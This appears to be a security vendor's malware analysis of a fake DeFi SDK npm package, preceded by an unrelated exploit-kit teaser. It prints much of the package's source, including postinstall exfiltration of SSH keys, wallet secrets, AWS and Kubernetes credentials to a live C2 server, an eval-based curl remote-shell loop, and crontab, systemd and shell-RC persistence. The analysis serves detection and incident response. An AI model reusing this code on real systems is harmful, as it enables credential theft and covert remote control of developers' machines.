


noon-contracts npm Package: DeFi Supply Chain RAT

 safedep.io/malicious-noon-contracts-npm-defi-rat



art-template Hijacked

npm supply chain compromise delivers iOS browser exploit kit

```
ARM64 shellcode analysis

# Syscalls extracted from 31KB ARM64 shellcode (SVC #0x80)
ptrace (26) PT_DENY_ATTACH: block debugger
mmap (197) Allocate memory pages
mprotect (74) Mark pages executable
csops (169) Bypass code signing
sysctl (202) Detect debugging environment

Wasm type confusion > JIT heap spray > dyld ASLR bypass > ARM64 shellcode

80 functions, 26 syscalls, 14 remote modules (606KB) targeting arm64e
```

26K weekly downloads • iPhone/iPad zero-click exploit • v4.13.3 – v4.13.6

TL;DR

noon-contracts is a malicious npm package published on May 10, 2026 by a throwaway account. It impersonates a Noon Protocol smart contract SDK, complete with real-looking contract addresses and TypeScript declarations. On install, a silenced postinstall hook exfiltrates SSH keys, crypto wallet private keys (targeting DEPLOYER_WALLET_PRIVATE_KEY, MNEMONIC, SEED_PHRASE), AWS credentials with live service enumeration, Kubernetes secrets, all .env files, shell history, Docker/Git/npm tokens, and browser wallet storage paths. A full eval-based remote shell polls the C2 every 45 seconds. Triple persistence survives reboots via crontab, macOS LaunchAgent, Linux systemd, and shell RC injection. Korean-language comments in the code reference iterative “Blood Lesson” development notes.

Impact:

- All SSH keys exfiltrated (entire ~/.ssh directory, not just id_rsa)
- Crypto wallet private keys targeted: DEPLOYER_WALLET_PRIVATE_KEY, MNEMONIC, SEED_PHRASE via recursive grep across home directory
- All .env files collected (deep search up to 6 levels, including .env.keys and DOTENV_KEY)

- AWS credentials stolen with live STS, S3, Lambda, and SecretsManager enumeration; SSO/CLI cache harvested to bypass MFA
- Kubernetes secrets dumped across all namespaces (`kubectl get secrets -A -o json`)
- Git credentials, GitHub/GitLab tokens, npm/yarn auth tokens exfiltrated
- Docker config and running container environment variables harvested
- Vercel, Netlify, Cloudflare deploy tokens and Vault/1Password state checked
- Hardhat and Foundry configs collected (DeFi-specific targeting)
- Full eval-based remote shell with 45-second polling interval
- Triple persistence: crontab, OS service (LaunchAgent/systemd), shell RC files

Indicators of Compromise (IoC):

Indicator	Value
Package	noon-contracts v1.0.0
npm maintainer	noondeved94ed (noondeved94ed@wshu.net)
C2 IP	82.221.101.203 port 8443 (FlokiNET ehf, AS50613, Reykjavik, Iceland)
ntfy.sh alert topic	noon-nc7x4q
ntfy.sh auth token	tk_d8zm1wdv4qd8g7r02gb7giyy6ocme
macOS persistence	~/Library/LaunchAgents/com.apple.neon-runtime.plist
macOS persist script	~/local/share/neon-cache/neon-runtime.sh
Linux persistence	~/config/systemd/user/node-addon-api.service
Linux persist script	~/cache/node-addon-api/node-addon-api.sh
Crontab entry	* / 10 * * * * pgrep -f node-addon-api ... (or neon-runtime on macOS)

Indicator	Value
Shell RC marker	# node addon cache (appended to .bashrc, .zshrc, .bash_profile, .profile)
Package SHA256	263df2348f54f1f4980542a41f69d77b085fb28091a95979ba7f0e9f3d0da861
Claimed repository	github.com/noon-protocol/noon-contracts (does not exist, returns 404)

Analysis

Package Overview

noon-contracts appeared on npm on May 10, 2026 as a single version (1.0.0). The maintainer account noondev94ed uses a disposable email (noondev94ed@wshu.net) and has published no other packages. A throwaway created for this attack.

The package.json points to github.com/noon-protocol/noon-contracts, a repository that returns 404. The README includes a usage example, chain support table, and contract descriptions. lib/index.js exports Ethereum contract addresses and ERC-4626 vault ABIs for USN, sUSN, NOON, and sNOON across Ethereum, Sophon, and zkSync Era. TypeScript declarations in lib/index.d.ts round out the facade. Enough DeFi-specific detail to fool a blockchain developer scanning dependencies.

The ethers dependency (v6.13.0) goes unused by the payload. It exists to make the package look real.

Execution Trigger

The postinstall hook in package.json runs the payload with stderr silenced:

```
package.json
1
2  "scripts": {
3    "postinstall": "node scripts/setup.js 2>/dev/null || true"
4  }
```

2>/dev/null || true swallows errors so the install never fails visibly. The payload adds a random 1 to 4 second delay before executing, avoiding overlap with npm's install output:

```
scripts/setup.js

1
  setTimeout(
2
    function () {
3
      // ... malicious payload ...
4
    },
5
    Math.floor(Math.random() * 3000) + 1000
6
  );
```

No CI detection gating. Unlike malware families that skip execution in CI environments, this package runs everywhere.

Malicious Payload: Phase 1 (Data Exfiltration)

Two transport channels: an HTTP C2 server for stolen data, and ntfy.sh for lightweight alert notifications (title only, no data).

```

scripts/setup.js

1
    var T = 'noon-nc7x4q'; // ntfy topic
2
var NK = 'tk_d8zmlwdv4qd8g7r02gb7giyy6ocme'; // ntfy auth
3
    var C2H = '82.221.101.203';
4
    var C2P = 8443;
5

6
// ntfy = ALERT ONLY (title only, NO data!)
7
function nt(t) {
8
    try {
9
        var r = h.request({
10
            hostname: 'ntfy.sh',
11
            path: '/' + T,
12
            method: 'POST',
13
headers: { Title: N + '_' + U + '_' + t, Priority: '5', Tags: 'rotating_light', Authorizati
14
            timeout: 8000,
15
            });
16
        r.on('error', function () {});
17
        r.write('hit');
18
        r.end();
19
    } catch (e) {}
20
}
21

22
// c2 = ALL DATA to VPS (no data via ntfy!)
23
function c2(l, d) {
24
    try {
25
var j = JSON.stringify({ l: l, h: N, u: U, d: d, t: Date.now() });
26
        var r = q.request({
27
            hostname: C2H,

```

```

28
    port: C2P,
29
    path: '/t',
30
    method: 'POST',
31
    headers: {
32
        'Content-Type': 'application/json',
33
        'Content-Length': Buffer.byteLength(j),
34
        'User-Agent': 'npm/10.8.2 node/v20.18.0',
35
    },
36
    timeout: 12000,
37
    });
38
    r.on('error', function () {});
39
    r.write(j);
40
    r.end();
41
} catch (e) {}
42
}

```

The User-Agent spoofs npm/10.8.2 node/v20.18.0 to blend with legitimate npm traffic. Each C2 payload carries a label (l), hostname (h), username (u), data (d), and timestamp (t).

Twelve collection stages target specific credential types:

1. SSH Keys (entire directory)

```

scripts/setup.js

1
var ssh = rd(p.join(H, '.ssh'));
2
if (Object.keys(ssh).length > 0) {
3
    c2('ssh', ssh);
4
    nt('ssh', Object.keys(ssh).join(','));
5
}

```

rd() reads every file under ~/.ssh up to 500KB: all key types, authorized_keys, known_hosts, SSH configs. The annotation “Blood Lesson #2: readdirSync, NEVER hardcode

names!" indicates the attacker lost data in a prior campaign by only targeting id_rsa.

2. Environment Files (deep search with DeFi targeting)

```
scripts/setup.js

1
// Deep search (Noon/DCLF specific!)
2
var ef = x(
3
  'find ' +
4
    H +
5
    ' -maxdepth 6 \\\( -name ".env" -o -name ".env.*" -o -name ".env.keys" \\\) ' +
6
    '-not -path "**/node_modules/*" -not -path "**/.cache/*" -type f 2>/dev/null | head -50',
7
    20000
8
  );
9

10
// Noon-specific: DEPLOYER_WALLET_PRIVATE_KEY search
11
var pk = x(
12
  'grep -rn "DEPLOYER_WALLET_PRIVATE_KEY\\|PRIVATE_KEY\\|MNEMONIC\\|SEED_PHRASE" ' +
13
    H +
14
    ' --include="*.env*" --include="*.txt" --include="*.json" --include="*.yaml" ' +
15
    '--include="*.yml" --include="*.toml" 2>/dev/null | head -30',
16
    15000
17
  );
```

The DeFi targeting is explicit. DEPLOYER_WALLET_PRIVATE_KEY, MNEMONIC, and SEED_PHRASE are the exact environment variables DeFi developers set in Hardhat/Foundry deployment scripts. The code also captures DOTENV_KEY from process.env, which would decrypt encrypted .env.vault files.

3. AWS Credentials (with live service enumeration)

scripts/setup.js

```
1
aws.creds = r(p.join(H, '.aws', 'credentials'));
2
aws.config = r(p.join(H, '.aws', 'config'));
3
// Blood Lesson #6: cli/cache + sso/cache for MFA bypass!
4
var ac = p.join(H, '.aws', 'cli', 'cache');
5
ls(ac).forEach(function (a) {
6
    var v = r(p.join(ac, a));
7
    if (v) aws['cli_' + a] = v;
8
});
9
var as = p.join(H, '.aws', 'sso', 'cache');
10
ls(as).forEach(function (a) {
11
    var v = r(p.join(as, a));
12
    if (v) aws['sso_' + a] = v;
13
});
14
aws.sts = x('aws sts get-caller-identity 2>&1', 10000);
15
aws.s3 = x('aws s3 ls 2>&1 | head -30', 10000);
16
aws.lambda = x('aws lambda list-functions --query "Functions[].FunctionName" --output text 2>&1',
17
aws.secrets = x('aws secretsmanager list-secrets --query "SecretList[].Name" --output text 2>&1',
```

“Blood Lesson #6” marks a prior failure. Static credential files are often insufficient because MFA-protected AWS accounts cache temporary tokens in ~/.aws/cli/cache and ~/.aws/sso/cache. Harvesting these caches lets the attacker bypass MFA with unexpired session tokens. The live aws CLI calls (STS, S3, Lambda, SecretsManager) go further: if the machine has active AWS sessions, the attacker gets immediate infrastructure enumeration.

4. Kubernetes Secrets

```

scripts/setup.js
1
// Blood Lesson #3: IMMEDIATELY in postinstall!
2
var ks = x('kubectl get secrets -A -o json 2>/dev/null', 30000);
3
if (ks) {
4
  c2('k8s', ks);
5
  nt('k8s', 'secrets_' + ks.length + 'b');
6
}
7
var kc = r(p.join(H, '.kube', 'config'));

```

The 30-second timeout on `kubectl get secrets -A -o json` signals that the attacker expects active Kubernetes contexts, likely CI/CD runners or workstations connected to production clusters. “IMMEDIATELY in postinstall!” suggests a prior version deferred this call and missed the window.

5-12. Additional Collection

The remaining stages collect: Git credentials and tokens (`ghp_`, `gho_`, `ghs_`, `github_pat_`, `glpat - patterns`), Docker configs and running container env vars, npm/yarn auth tokens, Vercel/Netlify/Cloudflare deploy tokens, Hardhat/Foundry configs, shell history and RC files, the full `process.env`, Vault tokens and 1Password state, and browser wallet storage paths (Chrome and Brave LevelDB on macOS and Linux).

Malicious Payload: Phase 2 (Persistence and Remote Shell)

Persistence starts by writing a bash script to a platform-specific hidden directory:

```

scripts/setup.js
1
var hd =
2
P === 'darwin'
3
? p.join(H, '.local', 'share', 'neon-cache') // macOS: 정상 이름
4
: p.join(H, '.cache', 'node-addon-api'); // Linux: 정상 이름
5
var sn = P === 'darwin' ? 'neon-runtime' : 'node-addon-api';

```

The Korean comments (정상 이름, meaning “normal name”) confirm these names were chosen to blend with legitimate Node.js infrastructure. `node-addon-api` is a real npm package (20M+ weekly downloads). `neon-runtime` could pass as a Neon bindings cache directory.

The persisted script implements a full remote shell:

```
1
# Generated persistence script (reconstructed)
2
#!/bin/bash
3
exec >/dev/null 2>&1
4
HN=$(hostname)
5
US=$(whoami)
6
while true; do
7
# Heartbeat via ntfy
8
curl -sf -X POST -H "Title: ${HN}_hb" \
9
-H "Authorization: Bearer tk_d8zmlw4q8g7r02gb7giyy6ocme" \
10
-d "alive" https://ntfy.sh/noon-nc7x4q &>/dev/null
11

12
# C2 command poll
13
CMD=$(curl -sf "http://82.221.101.203:8443/q?h=${HN}" 2>/dev/null)
14
if [ -n "$CMD" ] && [ "$CMD" != "noop" ] && [ "$CMD" != "null" ]; then
15
# Execute and return output
16
eval "$CMD" 2>&1 | curl -sf -X POST -d @- \
17
"http://82.221.101.203:8443/r?h=${HN}" &>/dev/null
18
# Confirm execution via ntfy
19
curl -sf -X POST -H "Title: ${HN}_cmd_done" \
20
-H "Authorization: Bearer tk_d8zmlw4q8g7r02gb7giyy6ocme" \
21
-d "ok" https://ntfy.sh/noon-nc7x4q &>/dev/null
22
fi
23
sleep 45
24
done
```

Poll `hxxp://82[.]221[.]101[.]203:8443/q?h=<hostname>` every 45 seconds (annotated “less suspicious than 30 seconds”), eval the returned command, POST output back to `/r?h=<hostname>`. The `noop/null` checks prevent executing empty responses. “Blood Lesson #10:

noop protection” and “#11: per-host queue” point to a per-victim command queue on the C2 server. “#13: self-reporting” describes the pattern where eval output goes straight back to C2: fire and forget.

The script launches as a detached child process that outlives the parent Node.js process:

```
scripts/setup.js

1
// Blood Lesson #8: spawn detached + unref (NOT setInterval!)
2
var ch = c.spawn('bash', [sf], { detached: true, stdio: 'ignore', env: Object.assign({}, process.
3
ch.unref());
```

Triple Persistence

Three independent persistence mechanisms, annotated “Blood Lesson #4: SAME postinstall, v1 = FINAL”:

1. Crontab (described as “most stable”):

```
scripts/setup.js

1
x(
2
'(crontab -l 2>/dev/null | grep -v "' +
3
sn +
4
''"; echo "*/10 * * * * pgrep -f ' ' +
5
sn +
6
' >/dev/null || bash ' +
7
sf +
8
' &") | crontab - 2>/dev/null'
9
);
```

Checks every 10 minutes whether the persist script is running, restarts it if not. grep -v removes any prior entry before adding to avoid duplicates.

2. macOS LaunchAgent / Linux systemd:

On macOS, a LaunchAgent plist at ~/Library/LaunchAgents/com.apple.neon-runtime.plist with RunAtLoad and KeepAlive, masquerading as an Apple system service.

On Linux, a systemd user service with `Restart=on-failure` and `logindctl enable-linger` to start at boot without a login session.

3. Shell RC injection:

```
scripts/setup.js
1
// Blood Lesson #7 (reboot insurance)
2
var rcs = ['.bashrc', '.zshrc', '.bash_profile', '.profile'];
3
var mk = '# node addon cache';
4
rcs.forEach(function (rc) {
5
  try {
6
    var rp = p.join(H, rc),
7
    cur = r(rp) || '';
8
    if (cur && cur.indexOf(mk) === -1 && f.existsSync(rp))
9
      f.appendFileSync(
10
        rp,
11
        '\n' + mk + '\n(pgrep -f "' + sn + '" >/dev/null 2>&1 || nohup bash ' + sf + ' &>/dev/nul
12
      );
13
  } catch (e) {}
14
});
```

The `# node addon cache` marker survives casual inspection. The `existsSync` check avoids creating shell RC files that don't already exist, which would be more noticeable.

Attacker Infrastructure

C2 server: 82[.]221[.]101[.]203 port 8443, hosted on FlokiNET ehf (AS50613), an Icelandic privacy-focused provider in Reykjavik. FlokiNET accepts anonymous cryptocurrency payments with no identity verification. The RIAA listed it as an example of “bulletproof” hosting. Port 8443 (a common HTTPS alternative) slips past outbound firewall rules more easily than arbitrary high ports. The recent EVM/DeFi typosquatting campaign (viem-core, hardhat-core-utils, foundry-utils) also used port 8443 for C2, pointing to shared tooling conventions among crypto-targeting npm malware operators.

ntfy.sh: A lightweight notification sideband, a TTP not documented in prior npm malware campaigns. Known families use Telegram bots, webhook sites, or raw TCP. The topic `noon-nc7x4q` receives only alert titles (hostname, username, label), no stolen data. The attacker gets real-time phone notifications when a victim triggers the payload; data flows only to the VPS. The authenticated bearer token (`tk_d8zm1wdv4qd8g7r02gb7giyy6ocme`) points to a paid or registered ntfy.sh account, not an anonymous topic.

User-Agent spoofing: C2 requests use `npm/10.8.2 node/v20.18.0` to blend with legitimate npm traffic in network monitoring.

Attribution and Campaign Correlation

The code contains Korean-language comments throughout:

- 정상 이름 (“normal name”) on the persistence directory naming
- 가장 안정적! (“most stable!”) on the crontab persistence
- 재부팅 후 보험 (“reboot insurance”) on shell RC injection
- 30초보다 덜 의심 (“less suspicious than 30 seconds”) on the 45-second polling interval

The “Blood Lesson” annotations (#1 through #13) record specific failures from prior campaigns. The attacker refined their tradecraft across multiple iterations, documenting what broke. “v1 = FINAL” suggests this version consolidates all lessons into one payload rather than iterating through published versions. No public threat intelligence references the “Blood Lesson” pattern.

DPRK/Lazarus overlap analysis. The TTPs overlap with documented DPRK-linked npm supply chain campaigns:

TTP	noon-contracts	Known DPRK Campaigns
DeFi protocol SDK impersonation	Noon Protocol	Flashbots SDK, Polymarket (redeem-onchain-sdk, sleek-pretty), dYdX
<code>postinstall + eval</code> remote shell	Yes	EtherRAT (Contagious Interview), Lazarus npm campaigns
Triple cross-platform persistence	crontab + LaunchAgent + systemd + shell RC	EtherRAT (5 mechanisms), js-logger-pack (3 platforms)

TTP	noon-contracts	Known DPRK Campaigns
DEPLOYER_WALLET_PRIVATE_KEY targeting	grep across home directory	EVM/DeFi typosquatting campaign (May 2026)
Korean-language code comments	Yes	Multiple DPRK-attributed campaigns
Throwaway npm account, single version	noondeved94ed	Standard DPRK operational pattern
Port 8443 C2	Yes	EVM/DeFi typosquatting campaign

Several indicators diverge from typical DPRK infrastructure. DPRK campaigns use Hetzner, AWS, Vercel, or blockchain-based C2 (EtherRAT), not Icelandic bulletproof hosting. The ntfy.sh sideband is undocumented in DPRK operations, which favor Telegram bots. The “Blood Lesson” pattern has no precedent in any attributed campaign.

Assessment: The operational TTPs are consistent with DPRK npm supply chain tradecraft. The infrastructure divergences could indicate a new DPRK sub-cluster with different infrastructure preferences, or a separate actor who adopted DPRK-style TTPs for DeFi targeting.

DeFi-Specific Targeting

A focused campaign against DeFi developers and deployers:

1. **Package name and metadata** impersonate Noon Protocol, a real DeFi stablecoin project (USN/sUSN)
2. **Contract addresses** in the facade reference real Ethereum addresses across multiple chains (Ethereum, Sophon, zkSync Era)
3. **Keyword targeting:** the grep for DEPLOYER_WALLET_PRIVATE_KEY, MNEMONIC, SEED_PHRASE targets the exact variables used in Hardhat/Foundry deployment workflows
4. **Hardhat/Foundry config collection** specifically searches for hardhat.config.* and foundry.toml
5. **Browser wallet paths** check for Chrome and Brave LevelDB storage, targeting MetaMask and similar browser extensions

The attacker understands the DeFi deployment workflow. Developers store wallet private keys in .env files, deploy contracts via Hardhat/Foundry scripts, and often keep hot wallets on their

development machines. A compromised deployer key can drain protocol treasuries, upgrade proxy contracts, or mint tokens.

DeFi protocol SDK impersonation on npm is accelerating. Recent campaigns: Flashbots SDK impersonation (ethers-provide-bundle, flashbot-sdk-eth), Polymarket targeting (redeem-onchain-sdk, sleek-pretty), the dYdX @dydxprotocol/v4-client-js hijack, and an EVM/DeFi typosquatting wave (viem-core, hardhat-core-utils, foundry-utils). Protocol SDKs make high-value impersonation targets because developers who install them tend to have deployment keys and cloud infrastructure access on the same machine.

Conclusion

noon-contracts is a purpose-built DeFi supply chain RAT. The “Blood Lesson” iteration notes, triple persistence, MFA-bypassing AWS cache theft, and DeFi-specific credential targeting set it apart from commodity npm malware. TTP overlap with documented DPRK/Lazarus npm campaigns places this package within the broader wave of nation-state-grade supply chain attacks targeting DeFi, though definitive attribution remains open.

If you installed this package: audit for the persistence indicators listed above, rotate all exposed credentials, and revoke AWS sessions on any affected machines.

SafeDep’s malysis flagged this package. vet can scan your dependencies for known malicious packages.

- malware
- npm
- supply-chain
- rat
- credential-theft
- defi